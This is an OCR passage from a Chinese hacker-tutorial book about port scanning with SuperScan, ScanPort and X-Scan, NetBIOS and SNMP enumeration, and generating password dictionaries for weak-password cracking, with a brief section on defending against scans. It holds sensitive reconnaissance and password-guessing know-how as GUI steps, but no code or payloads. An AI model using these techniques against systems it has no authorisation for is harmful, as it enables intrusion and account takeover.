


图 3-68　扫描结果

步骤 04 SuperScan 还有选择以 HTML 格式显示信息的功能。单击“查看 HTML 结果”按钮，可显示扫描了哪些主机和在每台主机上哪些端口是开放的，并生成一份 HTML 的报告，如图 3-69 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在扫描的过程中，如果扫描的速度比较慢，则用户可以在 SuperScan 中选择“工具”选项卡，在打开的设置界面中将“扫描速度”区域中的滑块向上拖动，如图 3-70 所示。




图 3-69 HTML 格式扫描结果




图 3-70 “工具”选项卡

3.2.3 常见的端口扫描工具

黑客常常会利用一些专门的扫描工具对目标主机的端口进行扫描，从而获取目标主机开放的端口信息，目前网络上存在有很多扫描工具，下面就介绍 3 种常见的扫描工具。

1. ScanPort

网络端口扫描工具 ScanPort 可以探测指定 IP 及端口，速度比传统软件快，且支持用户自设 IP 端口，增加了其灵活性。使用 ScanPort 扫描目标主机端口信息的操作步骤如下。

步骤 01 双击下载的 ScanPort 可执行文件，运行 ScanPort 主程序，打开“ScanPort”主窗口，在其中设置起始 IP 地址、结束 IP 地址以及要扫描的端口号，如图 3-71 所示。

步骤 02 单击“扫描”按钮进行扫描，从扫描结果中可以看出 IP 地址段中计算机开启的端口，如图 3-72 所示。




图 3-71 “ScanPort”端口




图 3-72 扫描后的结果

2. X-Scan 端口扫描

X-Scan 是一个综合性的扫描工具，利用该工具不仅可以扫描出目标主机的漏洞，还可以扫描出主机上哪些端口和服务是开放的。具体的操作步骤如下。

步骤 01 双击下载的 X-Scan 可执行文件，打开“X-Scan”主窗口，单击“扫描参数”按钮，即可打开“扫描参数”对话框，在“指定 IP 范围”文本框中输入要扫描的主机 IP 地址或 IP 范围，如图 3-73 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“全局设置”前面的加号按钮，展开“全局设置”列表，在列表中选择“扫描模块”选项，单击“清除”按钮，在其中清除所有模块的选中状态，只勾选“开放服务”选项，如图 3-74 所示，




图 3-73　“扫描参数”对话框



图 3-74　设置扫描模块

步骤 03 单击“插件设置”前面的加号按钮，展开“插件设置”列表，在列表中选择“端口相关设置”选项，在“待检测端口”文本框中设置扫描的端口，单击“检测方式”下的下拉按钮，从弹出的列表中选择检测的方式，如图 3-75 所示。

步骤 04 在设置完毕后，单击“确定”按钮返回到 X-Scan 主窗口，单击“扫描”按钮，即可对目标主机的端口进行扫描。在扫描完成后，系统随即会弹出扫描报告页面，在其中可以查看目标主机中所开放的端口信息，如图 3-76 所示。




图 3-75　设置扫描端口




图 3-76　扫描结果信息

3. SuperScan 端口扫描

利用 SuperScan 可以扫描一个主机或 IP 地址范围内的多个主机。同时，支持 lookups、TCP 和 UDP 端口。使用 SuperScan 扫描端口的具体操作步骤如下。

步骤 01 在 SuperScan 的主窗口中的“IP 地址”栏目中设置起始和结束 IP 地址，并将设置的 IP 地址段添加到右侧列表中。切换到“主机和服务器扫描设置”选项卡，在“TCP 端口扫描”栏目和“UDP 端口扫描”栏目中设置要扫描的端口范围，如图 3-77 所示。

步骤 02 选择“扫描选项”选项卡，在其中设置开放主机次数、开放服务次数等属性，如图 3-78 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-77 “主机和服务扫描设置”选项卡




图 3-78 “扫描选项”选项卡

步骤 03 切换到“工具”选项卡，在“主机名/IP/URL”文本框中输入主机名或 IP 地址，在“默认的 whios 服务器”下拉列表中选择连接的服务器，如图 3-79 所示。单击左边的相关信息对应的按钮，即可得到扫描后的信息，如图 3-80 所示。



图 3-79 “工具”选项卡



图 3-80 查看扫描结果

3.2.4 有效预防端口扫描

黑客可以利用网络上存在的扫描工具对目标主机进行端口和服务的扫描，从而获取目标主机的开放端口和服务。

1. 关闭闲置和有潜在危险的端口

对于黑客而言，计算机上所有端口都可能成为攻击的目标，即“计算机所有对外通信的端口都存在潜在危险”。而一些系统必要的通信端口，如访问网页需要的 HTTP（80 端口），QQ（4000 端口）等将不能被关闭。

在 Windows XP/ 2003 系列操作系统中，要关闭掉一些闲置端口，可以采用“定向关闭指定服务的端口”和“只开放允许端口的方式”两种方式。计算机的一些网络服务会有系统分

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

配默认的端口，将一些闲置的服务关闭掉，其对应端口也会被关闭了。具体的操作步骤如下。

步骤 01 选择“开始”→“设置”→“控制面板”→“管理工具”→“服务”菜单项，打开“服务”窗口，如图 3-81 所示。

步骤 02 在其中选择一些没有使用的服务（如 DNS client 服务、IIS Admin 服务等），从右键弹出菜单中选择“属性”菜单项，打开“DNS client 属性”对话框，将其中的启动类型设置为“已禁用”，如图 3-82 所示。单击“确定”按钮，即可将该服务关闭掉。



图 3-81 “服务”窗口



图 3-82 “DNS client 属性”对话框

另外，使用“只开放允许端口的方式”来关闭闲置和有潜在危险的端口，可利用系统的“TCP/IP 筛选”功能来实现，设置只允许系统一些基本网络通讯需要的端口即可。

2. 检查各端口，有端口扫描的症状时，立即屏蔽该端口

防火墙的工作原理是：先检查每个到达用户的电脑的数据包，在这个数据包被运行的任意软件看到之前，防火墙都有完全的否决权，可以禁止用户电脑接收 Internet 上的任何东西。当第一个请求建立连接的包被用户电脑回应后，一个“TCP/IP 端口”被打开；在端口扫描时，对方计算机不断和本地计算机建立连接，并逐渐打开各个服务所对应的“TCP/IP 端口”及闲置端口，防火墙经过自带的拦截规则判断，就能够知道对方是否正进行端口扫描，并拦截掉对方发送过来的所有扫描需要的数据包。

现在几乎所有的网络防火墙都能够抵御端口扫描，在默认安装之后，应该检查一些防火墙所拦截的端口扫描规则是否被选中，否则会放行端口扫描，而只是在日志中留下信息。

3.3 扫描操作系统信息和弱口令

在网络中，每台计算机的操作系统都不是完美的，都会存在着这样或那样的漏洞信息以及弱口令等，如 NetBios 信息、Snmp 信息、NT-Server 弱口令等。

3.3.1 获取 NetBIOS 信息

NetBIOS 协议是一种在局域网上的程序可以使用的应用程序编程接口（API），为程序提供了请求低级服务的统一的命令集，作用是为了给局域网提供网络以及其他特殊功能，几乎所有的局域网都是在 NetBIOS 协议的基础上工作的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因此，计算机就具有了开放性，其 139 和 445 端口被打开。这样，黑客就能利用这些开放的端口，访问本地系统中的共享资源，从而达到控制远程计算机的目的。

使用 X-Scan 获得 NetBIOS 信息的具体操作步骤如下。

步骤 01 在“X-Scan”主窗口中选择“扫描”→“扫描参数”菜单项，打开“参数设置”对话框，如图 3-83 所示。在左边的列表中选择“扫描参数”→“插件设置”→“NetBIOS 设置”子项，在其中设置想要获取的 NetBIOS 信息。

步骤 02 切换到“全局设置”→“扫描模块”子项中，在右边的列表中只勾选“NetBIOS”复选项，如图 3-84 所示。切换到“检测范围”子项，设置扫描 IP 地址的范围，在“指定 IP 范围”文本框中输入需要扫描的 IP 地址或 IP 地址段，如图 3-85 所示。




图 3-83 设置 NETBIOS 信息



图 3-84 设置扫描模块

步骤 03 在“X-Scan”主窗口中单击“扫描”按钮，可根据自己的设置进行扫描，从扫描结果中可看到目标主机中的 NetBIOS 信息及解决方案，如图 3-86 所示。




图 3-85 设置检测范围




图 3-86 扫描出的 NetBIOS 信息

还可以使用 SuperScan 的 Windows 枚举功能查询目标主机的 NetBIOS 信息，具体的操作步骤如下。

步骤 01 运行 SuperScan 主程序，选择“Windows 枚举”选项卡，在“主机名/IP/URL”文本框中输入目标主机的 IP 地址，如图 3-87 所示。

步骤 02 在枚举类型中选择 NetBIOS 选项，单击“枚举”按钮，即可得到目标主机的 NetBIOS 信息，如图 3-88 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-87　选择扫描类型



图 3-88　扫描出的 NetBIOS 信息

另外，利用 SuperScan 的 Windows 枚举功能还能获取主机的其他相关信息，如 Windows 安装的时间、主机分了几个盘符、机器名、用户列表、共享信息等。

3.3.2　获取 Snmp 信息

Snmp 协议在通信时会使用一种查询密码的验证措施，就可以在通过时获取对应的权限，来对 Snmp 中管理信息库进行访问，从而获取管理信息库中的重要信息。

使用 X-Scan 获得 Snmp 信息的具体操作步骤如下。

步骤 01 在“X-Scan”主窗口中选择“扫描”→“扫描参数”菜单项，打开“参数设置”对话框，在左边的列表中选择“扫描参数”→“插件设置”→“Snmp 设置”子项，在其中设置想要获取的 Snmp 信息复选框，如图 3-89 所示。切换到“全局设置”→“扫描模块”子项中，在右边的列表中只勾选“Snmp”复选项，如图 3-90 所示。




图 3-89　设置 Snmp 信息




图 3-90　设置扫描模块

步骤 02 切换到“检测范围”子项，设置扫描 IP 地址的范围。在“指定 IP 范围”文本框中输入需要扫描的 IP 地址或 IP 地址段，如图 3-91 所示。

步骤 03 在参数设置完毕后，单击“确定”按钮返回到“X-Scan”主窗口，在其中单击“扫描”按钮，即可根据自己设置的进行扫描，等待扫描结束之后，会弹出“检测报告”窗口，在其中可看到目标主机中的 Snmp 信息及解决方案，如图 3-92 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-91 设置检测范围



图 3-92 扫描 Snmp 信息

3.3.3 制作黑客字典工具

黑客在进行弱口令扫描时，有时并不能得到自己想要的数据信息，这时就需要黑客由掌握的相关信息来制作自己的黑客字典，从而尽快破解出对方的密码信息。目前网上有大量的黑客字典制作工具，常用的有万能钥匙、流光、易优超级字典生成器等。

1. 使用万能钥匙制作黑客字典

万能钥匙根据国人设置口令的习惯，把词典内容分为电话号码、出生日期、姓名字母、英文数字等 4 部分，并在每一部分都有更详细的设置。常用于生成计算机系统用户和用户口令，并可以配合其他工具软件检测计算机系统的安全。具体的操作步骤如下。

步骤 01 下载并运行万能钥匙字典文件，打开“万能钥匙-使用说明”对话框，在其中查看相关的使用说明信息，如图 3-93 所示。单击“下一步”按钮，打开“万能钥匙-电话号码”对话框，在其中设置电话号码格式，如图 3-94 所示。



图 3-93 “万能钥匙-使用说明”对话框



图 3-94 “万能钥匙-电话号码”对话框

步骤 02 单击“下一步”按钮，打开“万能钥匙-出生日期”对话框，在其中设置出生日期的格式以及年份范围等属性，如图 3-95 所示。单击“下一步”按钮，打开“万能钥匙-姓名字母”对话框，在其中设置姓名格式以及附加信息等，如图 3-96 所示。

步骤 03 单击“下一步”按钮，打开“万能钥匙-英文数字”对话框，在其中勾选“计算机和网络常用英文”复选框和“常用数字”复选框，如图 3-97 所示。

步骤 04 单击“下一步”按钮，打开“万能钥匙-生成字典”对话框，在“大小写设定”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

栏目中选择“全部小写”单选项，在“换行方式”栏目中选择“PC：\r\n”单选项，如图 3-98 所示。单击“完成”按钮，打开“保存字典文件”对话框，在“文件名”文本框中输入要保存的文件名，单击“保存”按钮，保存生成的字典文件，如图 3-99 所示。如图 3-100 所示即为打开的生成字典文件。



图 3-95　“万能钥匙-出生日期”对话框



图 3-96　“万能钥匙-姓名字母”对话框




图 3-97　“万能钥匙-英文数字”对话框



图 3-98　“万能钥匙-生成字典”对话框



图 3-99　“保存字典文件”对话框



图 3-100　打开生成的字典文件

2.　易优超级字典生成器

这是一款密码字典生成工具，采用高度优化算法，制作字典速度极快，约每分钟 800 兆（CPU=800MHz）。它具有精确选择字符、自定义字符串、定义特殊位、修改已有字典、生日字典制作、电话密码的制作等功能。拥有了这些功能，可以使忘记的密码在最短时间内恢复。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用易优超级字典生成字典文件的具体操作步骤如下。

步骤 01 启动易优超级字典生成器的运行程序，其运行主窗口中可以看到有关易优超级字典生成的功能介绍，如图 3-101 所示。切换到“基本字符”选项卡，在其中选择字典文件所需要的数字以及大小写英文字母。如图 3-102 所示。




图 3-101 “超级字典生成器”窗口




图 3-102 “基本字符”选项卡

步骤 02 切换到“生日”选项卡，在其中设置生日的范围以及生日显示格式等属性，如图 3-103 所示。切换到“生成字典”选项卡，单击“浏览”按钮，即可选择要生成字典文件的保存位置，如图 3-104 所示。




图 3-103 “生日”选项卡




图 3-104 “生成字典”选项卡

步骤 03 单击“生成字典”按钮，即可看到“真的要生成字典文件”提示框，如图 3-105 所示。单击“确定”按钮，开始生成字典文件，结束后会弹出“字典制作完成”提示框，如图 3-106 所示。




图 3-105 信息提示框



图 3-106 “字典制作完成”提示框

3. 流光黑客字典

流光黑客字典软件有 2 种不同的版本，一种是可以独立使用的程序，而另一种是在流光软件中自带的字典工具，但其功能是完全相同的。

这里以流光软件中自带的黑客字典为例，介绍制作字典的过程，其具体的操作步骤如下。

步骤 01 在下载并安装流光软件之后，再打开其主窗口，如图 3-107 所示。选择“工具”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

→“字典工具”→“黑客字典工具 III-流光版”菜单项，或使用“Ctrl+H”快捷键，打开“黑客工具流光版”对话框，如图 3-108 所示。

步骤 02 切换到“选项”选项卡，在其中确定字符的排列方式，根据要求勾选“仅仅首字母大写”复选框，如图 3-109 所示。




图 3-107　“流光”主窗口




图 3-108　“黑客字典流光版”对话框




图 3-109　“选项”选项卡

步骤 03 切换到“文件存放位置”选项卡，如图 3-110 所示。单击“浏览”按钮，打开“另存为”对话框，在“文件名”文本框中输入文件名，如图 3-111 所示。单击“保存”按钮，看到设置好的字典属性，如图 3-112 所示。如果和要求一致，则单击“开始”按钮，即可生成密码字典，如图 3-113 所示即为打开的生成字典文件。




图 3-110　“文件存放路径”选项卡



图 3-111　“另存为”文本框




图 3-112　“字典属性”对话框




图 3-113　生成的字典文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.3.4 弱口令扫描工具

目前，网络上存在有很多弱口令扫描工具，常用的有 X-Scan、流光等。利用这些扫描工具，可以探测目标主机中的 NT-Server 弱口令、SSH 弱口令、FTP 弱口令等。

1. 使用 X-Scan 扫描弱口令

使用 X-Scan 扫描弱口令的操作步骤如下。

